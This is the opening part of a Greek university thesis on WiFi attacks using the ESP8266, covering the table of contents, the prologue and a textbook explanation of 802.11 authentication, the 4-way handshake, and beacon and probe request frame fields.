

Σκοπίμως Λευκή Σελίδα

Ιόνιο Πανεπιστήμιο

ΣΧΟΛΗ ΕΠΙΣΤΗΜΗΣ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ ΚΑΙ ΠΛΗΡΟΦΟΡΙΚΗΣ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ



ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Επιθέσεις σε ασύρματα δίκτυα WiFi με χρήση του υλικού ESP8266

Ανδρέας Καγκελάρης Α.Μ.: Π2017203

Επιβλέπων καθηγητής: Χριστόφορος Νταντογιάν

Σεπτέμβριος 2021

Πίνακας Περιεχομένων

Πρόλογος.....	4
1. Εισαγωγικές πληροφορίες.....	6
1.1 Τι είναι το WiFi.....	6
1.2 Πως γίνεται η σύνδεση μια συσκευής σε ένα δίκτυο WiFi.....	6
1.2.1 Διαδικασία αυθεντικοποίησης και σύνδεσης.....	6
1.2.2 Διαδικασία 4-way handshake.....	7
2. Ανάλυση των πακέτων.....	9
2.1 Το πλαίσιο “beacon” (the beacon frame).....	9
2.2 Το πακέτο πλαισίων “Probe Request”, “Probe Response”, “Authentication Request”, “Authentication Response”, “Association Request”, “Association Response”.....	13
2.2.1 Το πλαίσιο “Probe request” (the probe request frame).....	13
2.2.2 Το πλαίσιο “Probe response” (the probe response frame).....	14
2.2.3 Το πλαίσιο Authentication (the authentication request/response frame).....	15
2.2.4 Το πλαίσιο “Association Request” (the association request frame).....	17
2.2.5 Το πλαίσιο “Association Response” (the association response frame).....	19
2.3 The 4-way handshake.....	22
2.3.1 Το πρώτο EAPOL μήνυμα.....	24
2.3.2 Το δεύτερο EAPOL μήνυμα.....	25
2.3.3 Το τρίτο EAPOL μήνυμα.....	26
2.3.4 Το τέταρτο EAPOL μήνυμα.....	27
3. Η ευπάθεια του 4-way handshake.....	28
3.1 Παραγωγή και ανταλλαγή κλειδιών.....	28
3.2 Τρόπος υπολογισμού του κωδικού.....	30
3.3 Ο ρόλος του “Deauthentication frame”.....	31
4. Προετοιμασία επίθεσης.....	33
4.1 ESP8266 microcontroller.....	33
4.2 Netis Wireless USB Adapter WF2122.....	35
4.3 ESP8266 Deauther Version 2.....	36
4.4 Arduino IDE.....	37
4.5 Λογισμικό Wireshark.....	38
4.6 Λογισμικό CUPP.....	39
4.7 Λογισμικό mentalist.....	40
4.8 Λογισμικό HashCat.....	41
4.9 Λογισμικό aircrack-ng.....	42
4.10 Browser.....	42
5. Πραγματοποίηση επίθεσης.....	43
5.1 Προγραμματισμός μικροελεγκτή με Arduino IDE.....	43
5.2 Επίθεση deauthentication με το ESP8266.....	49
5.3 Παρακολούθηση με WireShark.....	56
5.4 Προετοιμασία λεξικού.....	63
5.4.1 Λογισμικό Cupp.....	63
5.4.2 Λογισμικό Mentalist.....	65
5.4.3 HashCat.....	74
6. Τρόποι προστασίας.....	80
6.1 MAC Filtering.....	80
6.2 Απενεργοποίηση του SSID.....	80
6.3 WPA3.....	80
7. Πρόταση για μελλοντική έρευνα.....	81
Βιβλιογραφία.....	82
Παραπομπές.....	84
Συντομογραφίες.....	86

Πρόλογος

Στη σημερινή εποχή, όλο και περισσότερες συσκευές αποκτούν συνδεσιμότητα στο internet. Το Internet of Things (IoT) έχει μπει για τα καλά στις ζωές των ανθρώπων, και συσκευές όπως air conditions, ψυγεία, τηλεοράσεις κ.α., είναι προσβάσιμες με WiFi, κάτι που στο παρελθόν φάνταζε αδύνατο.

Αυτή η προσβασιμότητα όμως έρχεται μαζί με όλες τις απειλές της. Το πρωτόκολλο πάνω στο οποίο βασίζονται τα δίκτυα WiFi είναι πλέον παλιό, πολλές ευπάθειες έχουν ανακαλυφθεί, ενώ και το κόστος του απαραίτητου εξοπλισμού για κάποιον που θέλει να κάνει μια επίθεση σε ένα δίκτυο WiFi είναι σχεδόν μηδαμινό. Εφόσον κάποιος επιτιθέμενος καταφέρει να εκμεταλλευτεί μια αδυναμία από μια από τις συσκευές που συνδέονται σε ένα WiFi δίκτυο και μπορέσει να υποκλέψει τον “WiFi κωδικό” πρόσβασης, ταυτόχρονα αποκτά πρόσβαση σε ολόκληρο το δίκτυο. Με την κατάλληλη γνώση και τα κατάλληλα εργαλεία, κάποιος μπορεί στη συνέχεια να υποκλέψει κάθε είδους πληροφορίες από τα δεδομένα που διακινούνται στο δίκτυο αυτό.

Σκοπός της παρούσας εργασίας είναι να εξηγήσει τις βασικές αρχές λειτουργίας του πρωτοκόλλου, να αναδείξει τις αδυναμίες του και να παρουσιάσει την ευκολία με την οποία μπορεί κάποιος με λίγες γνώσεις και σχεδόν μηδαμινό κόστος να υποκλέψει τον κωδικό ενός WiFi δικτύου και συνεπώς πλήρη πρόσβαση σε αυτό.

Στον Αλέξανδρο και την Χρύσα

A. Θεωρητικό Μέρος

1. Εισαγωγικές πληροφορίες

Αρχικά, θα παρατεθούν μερικές βασικές εισαγωγικές πληροφορίες, ώστε να δοθεί στον αναγνώστη το απαραίτητο υπόβαθρο που θα τον βοηθήσει να κατανοήσει καλύτερα το περιεχόμενο και τον σκοπό της παρούσης εργασίας.

1.1 Τι είναι το WiFi

Κάθε φορά που κάποιος συνδέεται με το τηλέφωνό του ή με το Laptop του σε ένα ασύρματο δίκτυο, χρησιμοποιεί αυτό που ονομάζουμε “ασύρματο δίκτυο WiFi”. Η ονομασία WiFi προέρχεται από τις λέξεις Wireless Fidelity (ελεύθερη μετάφραση: Ασύρματη Πιστότητα) [1]. Όταν μια συσκευή συνδέεται σε ένα WiFi δίκτυο, αυτό σημαίνει ότι η συσκευή είναι συμβατή με το πρότυπο 802.11, το οποίο είναι και το καθιερωμένο πρωτόκολλο των ασύρματων δικτύων. Οι συχνότητες λειτουργίας των WiFi δικτύων είναι οι 2.4 GHz και 5 GHz [2]. Οι υψηλές αυτές συχνότητες δίνουν την δυνατότητα στις συσκευές να επιτυγχάνουν υψηλές ταχύτητες μετάδοσης δεδομένων. Παρόλο που το πρότυπο 802.11 έκανε την εμφάνισή του περίπου το 1985, ο όρος WiFi άρχισε να χρησιμοποιείται το 1999 όπου και ξεκίνησαν οι πρώτες δοκιμές με συσκευές που υποστήριζαν το πρότυπο, και πιο συγκεκριμένα την έκδοση 802.11b [3]. Όλο το πρωτόκολλο είναι σχεδιασμένο για το layer 2 του OSI model, δηλαδή το “data link layer” [4].

1.2 Πως γίνεται η σύνδεση μια συσκευής σε ένα δίκτυο WiFi

Μια σύνδεση WiFi πραγματοποιείται ανάμεσα σε μία συσκευή (station) που θέλει να συνδεθεί σε ένα ασύρματο δίκτυο (WLAN) και ένα Access Point (AP). Σαν AP θεωρείται μια συσκευή που επιτρέπει σε ένα station να επικοινωνεί με άλλες συσκευές στο ίδιο δίκτυο, αντίστοιχα με ένα switch ή ένα bridge στα ενσύρματα δίκτυα. Στην πληθώρα των περιπτώσεων, και ειδικά των οικιακών δικτύων, η συσκευή που παρέχει την υπηρεσία του AP είναι η ίδια με την συσκευή που παρέχει την υπηρεσία της δρομολόγησης (routing), δηλαδή τον δρομολογητή (router). Δεν θα αναλυθεί η λειτουργία του δρομολογητή στην παρούσα εργασία, παρά μόνο θα επισημανθεί ότι κύριο έργο του, είναι ο διαμοιρασμός της πληροφορίας από το διαδίκτυο στις συσκευές που είναι συνδεδεμένες μαζί του, και το αντίστροφο. Είναι δηλαδή η συσκευή που ενώνει ένα δίκτυο (LAN) με άλλα δίκτυα, ή με το διαδίκτυο. Για να μπορέσει όμως ένα station να επικοινωνήσει με το AP, πρέπει πρώτα να συνδεθεί μαζί του. Στη συνέχεια θα δοθεί μια συνοπτική περιγραφή του πως γίνεται αυτή η διαδικασία.

1.2.1 Διαδικασία αυθεντικοποίησης και σύνδεσης

Σε αυτήν την παράγραφο θα εξεταστούν οι δύο πρώτες φάσεις της διαδικασίας σύνδεσης, η φάση της “αυθεντικοποίησης” (authentication) και η φάση της “σύνδεσης” (association). Πρέπει να τονιστεί εδώ ότι η “αυθεντικοποίηση” σε αυτό το επίπεδο αφορά την αυθεντικοποίηση στο 802.11, και όχι την αυθεντικοποίηση “RSN-WPA/WPA2” που θα εξεταστεί στη συνέχεια. Η περίπτωση που θα μελετηθεί, και είναι αντικείμενο της παρούσας εργασίας είναι όταν η τελική αυθεντικοποίηση “RSN-WPA/WPA2” πραγματοποιείται με την μέθοδο κρυπτογράφησης WPA2-PSK, που είναι και η επικρατέστερη στα οικιακά δίκτυα.

Αρχικά υπάρχει το AP, το οποίο μέσω των broadcast μηνυμάτων “beacon”, ενημερώνει συνεχώς όλες τις συσκευές που βρίσκονται στην εμβέλειά του για την ύπαρξή του.

Όταν μια συσκευή (station) ανακαλύψει μέσω των beacon μηνυμάτων ένα WiFi δίκτυο στο οποίο επιθυμεί να συνδεθεί, τότε ξεκινά ανάμεσα στο AP και το station μια διαδικασία που ονομάζεται “διαδικασία αυθεντικοποίησης και σύνδεσης” (Authentication and Association Process). Αυτή η διαδικασία αποτελείται από τα μηνύματα:

- **Probe Request**
- **Probe Response**
- **Authentication Request**
- **Authentication Response**
- **Association Request**
- **Association Response.**

Πρώτα αποστέλλεται από την συσκευή (station) ένα μήνυμα “Probe request”, το οποίο είναι broadcast αλλά περιέχει ένα από τα BSSIDs που έλαβε από τα πολλά beacon frames που λαμβάνει συνεχώς¹. Εφόσον λάβει απάντηση από το AP (probe response), η συσκευή που επιθυμεί να συνδεθεί στο WiFi (station) ξεκινά την διαδικασία 802.11 αυθεντικοποίησης, μέσω του μηνύματος “Authentication Request”. Η αυθεντικοποίηση σε αυτό το σημείο έχει σαν σκοπό απλά να καταλάβει το AP ότι το station είναι μια συμβατή 802.11 συσκευή η οποία μπορεί να επικοινωνήσει μαζί του. Για τον λόγο αυτό, η διαδικασία αυθεντικοποίησης δεν είναι κρυπτογραφημένη. Μια επιπλέον λειτουργία της διαδικασίας αυθεντικοποίησης, είναι η εφαρμογή MAC filtering από το AP, εφόσον αυτή η πολιτική είναι ενεργοποιημένη. Όταν το station αυθεντικοποιηθεί, είναι σε αντίστοιχο state με την περίπτωση που έχουμε “κουμπώσει” το καλώδιο σε ένα ενσύρματο δίκτυο. Στη συνέχεια, και εφόσον η διαδικασία αυθεντικοποίησης ολοκληρωθεί επιτυχώς μέσω του μηνύματος “Authentication Response”, ακολουθεί η “σύνδεση”. Το station στέλνει ένα μήνυμα “Association Request”, παρέχοντας στο AP πληροφορίες σχετικά με τις δυνατότητες του station όσον αφορά την μετάδοση (τρόποι μετάδοσης, δυνατότητα κρυπτογράφησης κ.α.) ζητώντας από το AP να τον συνδέσει. Η απάντηση του AP είναι στο μήνυμα “Association Response”.

Στο σημείο αυτό, έχει ολοκληρωθεί η διαδικασία “Authentication and Association Process”. Στην περίπτωση που το WiFi δίκτυο δίνει πρόσβαση στα stations χωρίς να απαιτεί κωδικό (Open System), τα stations μετά την ολοκλήρωση της παραπάνω διαδικασίας ξεκινούν την διαδικασία επικοινωνίας με το service του router που θα τους δώσει IP διεύθυνση και στις περισσότερες περιπτώσεις των οικιακών δικτύων, την πρόσβαση στο διαδίκτυο.

1.2.2 Διαδικασία 4-way handshake

Τα περισσότερα οικιακά δίκτυα WiFi επιτρέπουν την σύνδεση των stations μόνο ύστερα από μια άλλου είδους αυθεντικοποίηση (RSN-WPA/WPA2), η οποία γίνεται μέσω ενός κωδικού (Shared Key Method). Ο κωδικός αυτός είναι αυτός που συνήθως ονομάζεται “κωδικός WiFi”, και η διαδικασία αυτής της αυθεντικοποίησης είναι γνωστή ως “4-way handshake”.

¹ Αυτό ισχύει στην περίπτωση “directed probe request”, την οποία και εξετάζουμε. Υπάρχουν και άλλοι τύποι “probe request” οι οποίοι δεν θα εξεταστούν στην παρούσα εργασία.

Η διαδικασία “4-way handshake” λαμβάνει χώρα αμέσως μετά από την διαδικασία “Authentication and Association Process”, εφόσον το AP είναι ρυθμισμένο να ζητά αυτόν τον κωδικό. Πιο συγκεκριμένα, στο μήνυμα “Authentication Response” που αναφέρθηκε στην προηγούμενη παράγραφο, το AP ενημερώνει το station αν απαιτείται ή όχι κωδικός. Αυτό που συμβαίνει σε αυτό το βήμα, είναι να αυθεντικοποιείται σε επίπεδο χρήστη το station στο AP, ενώ ταυτόχρονα με την ολοκλήρωσή της διαδικασίας η ανταλλαγή πακέτων (frames) ανάμεσα στο AP και το station είναι πλέον κρυπτογραφημένη. Τα πακέτα αυτά που κάνουν την παραπάνω διαδικασία, ονομάζονται “eapol frames”.

Η διαδικασία περιλαμβάνει 4 μηνύματα, και σκοπό έχει να μπορέσει να αποδείξει το station στο AP ότι γνωρίζει το κοινό προ-μοιρασμένο κλειδί (pre-shared key – PSK), το οποίο είναι κοινώς γνωστό ως “WiFi password”. Από την ποσότητα PSK (πληροφορία που εμπεριέχεται μέσα στο PSK) οι δύο οντότητες παράγουν το κοινό κλειδί (στην πραγματικότητα πρόκειται για ζεύγος κλειδιών), που ονομάζεται Pairwise Master Key – PMK. Στη συνέχεια, από το PMK οι δύο οντότητες παράγουν δύο ξεχωριστά Pairwise Transient Keys – PTK. Το PTK που θα εξεταστεί περαιτέρω στη συνέχεια, περιέχει τα μηνύματα ANonce (από το AP), SNonce (από το station), την MAC Address του AP και την MAC Address του station.

Με την ολοκλήρωση της παραπάνω διαδικασίας, το station έχει αποδείξει στο AP ότι έχει στην κατοχή του το PSK, συνεπώς ξεκινά η διαδικασία επικοινωνίας με το αντίστοιχο service του router, όπως αναφέρθηκε παραπάνω.


Ως αυτό το σημείο έχει γίνει μια βασική περιγραφή των διαδικασιών “Authentication and Association Process” και “4-way handshake”. Στη συνέχεια, τα μηνύματα που αναφέρθηκαν στις δύο προηγούμενες παραγράφους θα εξεταστούν αναλυτικά, με σκοπό να αναδειχθούν κάποιες ευπάθειες του πρωτοκόλλου και να παρουσιαστεί ένας τρόπος επίθεσης σε αυτό.

2. Ανάλυση των πακέτων

Σε αυτό το κεφάλαιο θα παρουσιαστούν αναλυτικά τα πακέτα που ανταλλάσσουν οι δύο οντότητες (AP, station), ώστε να φτάσουν σε αμοιβαία αυθεντικοποίηση. Όλα τα μηνύματα που θα εξεταστούν, ανήκουν στο “data link layer” του μοντέλου OSI [5]. Σε αυτό το επίπεδο, τα πακέτα που ανταλλάσσονται ονομάζονται “πλαίσια” (frames).

2.1 Το πλαίσιο “beacon” (the beacon frame)

Ένα AP εκπέμπει ανά τακτά προκαθορισμένα χρονικά διαστήματα ένα “beacon frame”, με σκοπό να ανακοινώσει την παρουσία του σε κάθε συσκευή που διαθέτει μια ασύρματη κάρτα δικτύου (Wireless Network Interface Card – WNIC). Το beacon frame περιέχει όλες τις πληροφορίες που χρειάζεται να ξέρει ένα station που επιθυμεί να συνδεθεί στο AP, όπως το SSID, τα τεχνικά χαρακτηριστικά του δικτύου κ.α. Με το που λαμβάνει το beacon frame, το station στην ουσία ανακαλύπτει την ύπαρξη του WiFi δικτύου που παρέχει το συγκεκριμένο AP. Αξιοποιώντας τις πληροφορίες του beacon frame, το station μπορεί να ξεκινήσει την διαδικασία σύνδεσης με το AP.



Εικόνα 1: Εκπομπή ενός beacon frame [6]

Ο τρόπος που μεταδίδεται ένα beacon frame βασίζεται στο BSS (Basic Service Set), κατά το πρότυπο “802.11 network” [7] (σε μερικές περιπτώσεις είναι ESS αλλά δεν θα εξεταστεί αυτή η περίπτωση).

Σαν Service Set καθορίζεται μια ομάδα ασύρματων συσκευών η οποία μοιράζεται το ίδιο Service Set Identifier (SSID). Σαν Basic Service Set (BSS) καθορίζεται μια υποομάδα συσκευών του Service Set που μοιράζονται πληροφορίες σχετικά με το φυσικό κανάλι μετάδοσης, όπως συχνότητα, τρόπο διαμόρφωσης κτλ, με σκοπό να μπορέσουν να συνδεθούν. Το κάθε BSS έχει ένα μοναδικό αναγνωριστικό που ονομάζεται Basic Service Set Identifier (BSSID). Το μήκος κάθε BSSID είναι πάντα 48-bit.

Το SSID που αναφέρθηκε στην προηγούμενη παράγραφο, είναι επίσης ένα μοναδικό χαρακτηριστικό το οποίο εμπεριέχεται επίσης στα beacon frames. Είναι προσαρμόσιμο από τον χρήστη (μέγιστο μέγεθος 32 bytes) και είναι γραμμένο σε φυσική γλώσσα. Εφόσον ο διαχειριστής του AP το επιλέξει, το πεδίο αυτό μπορεί να είναι και κενό (null), και τότε ονομάζεται “wildcard SSID”, ενώ στο beacon frame παρουσιάζεται ως “no broadcast SSID” ή “hidden SSID”.


Τα beacon frames μεταδίδονται από το AP κάθε 1024μsec, χρόνος που ονομάζεται “Target Beacon Transmission Time” (TBTT). Κάθε beacon frame αποτελείται από την MAC header (μήκος 24-bytes), το “body” το οποίο είναι μεταβλητού μεγέθους και το “Frame Check Sequence” (FCS).

Στη συνέχεια θα αναλυθούν τα πεδία από ένα “beacon frame”. Τα πρώτα 24 bytes αποτελούν την “κεφαλίδα” του πακέτου (MAC Header):

- Τα 2 πρώτα bytes της MAC Header είναι το “frame control” και περιγράφουν τον τύπο του frame (control, management ή data) καθώς παρέχουν και πληροφορίες ελέγχου του frame.
- Τα επόμενα 2 bytes της MAC Header είναι το “duration ID” το οποίο δηλώνει πόση είναι η χρονική διάρκεια (σε msec) του frame που μεταδίδεται (άρα δεσμεύει και το κανάλι μετάδοσης) ώστε να το γνωρίζουν όλες οι συσκευές.
- Τα επόμενα 6 bytes της MAC Header περιέχουν την Destination MAC Address, δηλαδή την MAC Address του παραλήπτη των frames στο BSS.
- Τα επόμενα 6 bytes της MAC Header περιέχουν την Source MAC Address, δηλαδή την MAC Address του αποστολέα των frames στο BSS.
- Τα επόμενα 6 bytes της MAC Header περιέχουν το BSSID, το οποίο είναι και το μοναδικό 48-bit Identifier του BSS, αυτό δηλαδή που το διαχωρίζει από τα άλλα BSSs. Σε περιπτώσεις όπου δύο WiFi δίκτυα επικαλύπτονται (ως προς την εμβέλεια), το BSSID χρησιμοποιείται σαν “φίλτρο”, ώστε το κάθε δίκτυο να λαμβάνει μόνο “δικά του” broadcast μηνύματα.
- Τα επόμενα 2 bytes της MAC Header περιέχουν μηνύματα “Sequence Control” τα οποία είναι απαραίτητα για τον κατακερματισμό (fragmentation) και την επανασυναρμολόγηση (reassembly) των frames. Στο σημείο αυτό ολοκληρώνεται η MAC Header.
- Στη συνέχεια ακολουθεί το “body” του beacon frame. Το μήκος του είναι μεταβαλλόμενο, και περιλαμβάνει τα παρακάτω πεδία.

- Timestamp – 8 bytes: Δείχνει το ρολόι του AP, το οποίο καταγράφει το πόσα msec είναι active το AP. Το μέγεθος αυτής της τιμής είναι 2^{64} msec δηλαδή περίπου 580.000 χρόνια. Το πεδίο αυτό χρησιμοποιείται και στο frame “Probe Response”.
- Beacon Interval – 2 Bytes: Το πεδίο αυτό δείχνει τον αριθμό μονάδων χρόνου (Time Units – TU) ανάμεσα στα “Target Beacon Transmission Time” (TBTT) που αναφέρθηκε προηγουμένως.
- Capability Info – 2 Bytes: Το πεδίο αυτό περιέχει το πλήθος των (υπο)πεδίων που χρησιμοποιεί το frame για να ζητήσει ή να διαφημίσει επιπλέον δυνατότητες.
- SSID – μεταβλητό μήκος (έως 32 char*8 bit=256 bits=32 bytes): Εκτός από τα beacon frames βρίσκεται και στα “probe request” frames, στα “probe response” frames στα “association requests” και στα “re-association requests”.
- Supported Rates – μεταβλητό μήκος (έως 7 bytes): Αυτό το πεδίο βρίσκεται επίσης στα μηνύματα “Probe Request”, “Probe Response”, “Association Request”, “Association Response”, “Reassociation Request” και “Reassociation Response”. Είναι δομημένο σε υποπεδία, που το καθένα περιέχει έναν ρυθμό μετάδοσης. Ανάλογα τις δυνατότητες του κάθε AP, οι τιμές στα υποπεδία αλλάζουν ώστε τα stations να γνωρίζουν τις υποστηριζόμενες ταχύτητες από το AP.
- DS Parameter – 2 bytes: Χρησιμοποιείται από APs που χρησιμοποιούν Clause15, Clause 18, 19PHY [8],[9].
- CF Parameter – 8 bytes: Χρησιμοποιείται μόνο στο PCF Scheme [10].
- IBSS Parameter – 4 bytes: Χρησιμοποιείται μόνο στα beacon frames που έχουν δημιουργηθεί από IBSS APs. [11].
- Traffic Indication Map (TIM) – μεταβλητό μήκος: Το πεδίο αυτό εμπεριέχεται μόνο στα beacon frames που έχουν δημιουργηθεί από APs. Περιέχει πληροφορίες χρήσιμες για APs που λειτουργούν σε “λειτουργία χαμηλής κατανάλωσης”.
- Country – 7 bytes: Περιέχει πληροφορίες σχετικά με την χώρα. Ανάλογα την χώρα, αλλάζουν κάποια τεχνικά χαρακτηριστικά των καναλιών μετάδοσης, όπως επιτρεπόμενα κανάλια, μέγιστη ισχύς εκπομπής κ.α.
- Υπάρχουν πολλά ακόμη πεδία, προαιρετικά, τα οποία όμως δεν θα αναφερθούν καθώς δεν σχετίζονται με το περιεχόμενο της παρούσης εργασίας.
- Τέλος, μετά το body, ακολουθεί το FCS – 4 bytes: Το FCS (Frame Check Sequence) έχει σκοπό να ανιχνεύσει τυχόν λάθη κατά την διάδοση των πακέτων (cyclic redundancy check) [12]

Beacon frame structure



Εικόνα 2: Δομή ενός beacon frame [13]

The image shows a Wireshark capture of beacon frames. The packet list pane displays 20 beacon frames, all of which are 347 bytes in length. The packet details pane shows the structure of the first beacon frame (Frame 1), including the MAC header and the Information field. The Information field is expanded, showing the SSID (MARGARITOU) and the Supported Rates (1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]).

Εικόνα 3: Καταγραφή ενός beacon frame

Στο παραπάνω beacon frame, διακρίνεται το SSID, ενώ φαίνονται στο κάτω μέρος και οι υποστηριζόμενες ταχύτητες μετάδοσης. Στο αριστερό μέρος διακρίνεται ότι σε ένα περίπου δευτερόλεπτο έχουν καταγραφεί 20 περίπου beacon frames.

2.2 Το πακέτο πλαισίων “Probe Request”, “Probe Response”, “Authentication Request”, “Authentication Response”, “Association Request”, “Association Response”

Σε αυτό το κεφάλαιο θα εξεταστεί ένα σύνολο από πακέτα που χρησιμοποιούν το station και το AP ώστε να πραγματοποιήσουν την σύνδεσή τους.

2.2.1 Το πλαίσιο “Probe request” (the probe request frame)


Η διαδικασία όπου το station ενημερώνεται για τα πιθανά δίκτυα μέσω των beacon frames από τα APs (passive scanning), έχει το μειονέκτημα ότι δεν είναι πολύ αποδοτική. Για να βελτιωθεί η απόδοση, τα stations εκπέμπουν ανά τακτά χρονικά διαστήματα ένα “probe request frame”, ρωτώντας αν υπάρχουν APs που εκπέμπουν στην εμβέλειά τους (active scanning).

Η εκπομπή των “probe request frames” είναι broadcast, δηλαδή προς κάθε πιθανό παραλήπτη. Με το που γίνεται η εκπομπή, το station μπαίνει σε κατάσταση που “ακούει” (listening), ενώ ταυτόχρονα ξεκινάει ένας αντίστροφος μετρητής. Στο τέλος του μετρητή, το station επεξεργάζεται τις απαντήσεις που έλαβε. Υπάρχει η δυνατότητα, να καθοριστεί μέσα στο frame το SSID από το οποίο το station αναμένει απάντηση (direct probe request). Σε αυτήν την περίπτωση, το μήνυμα είναι broadcast αλλά θα απαντήσουν μόνο τα APs όπου έχουν το συγκεκριμένο SSID.

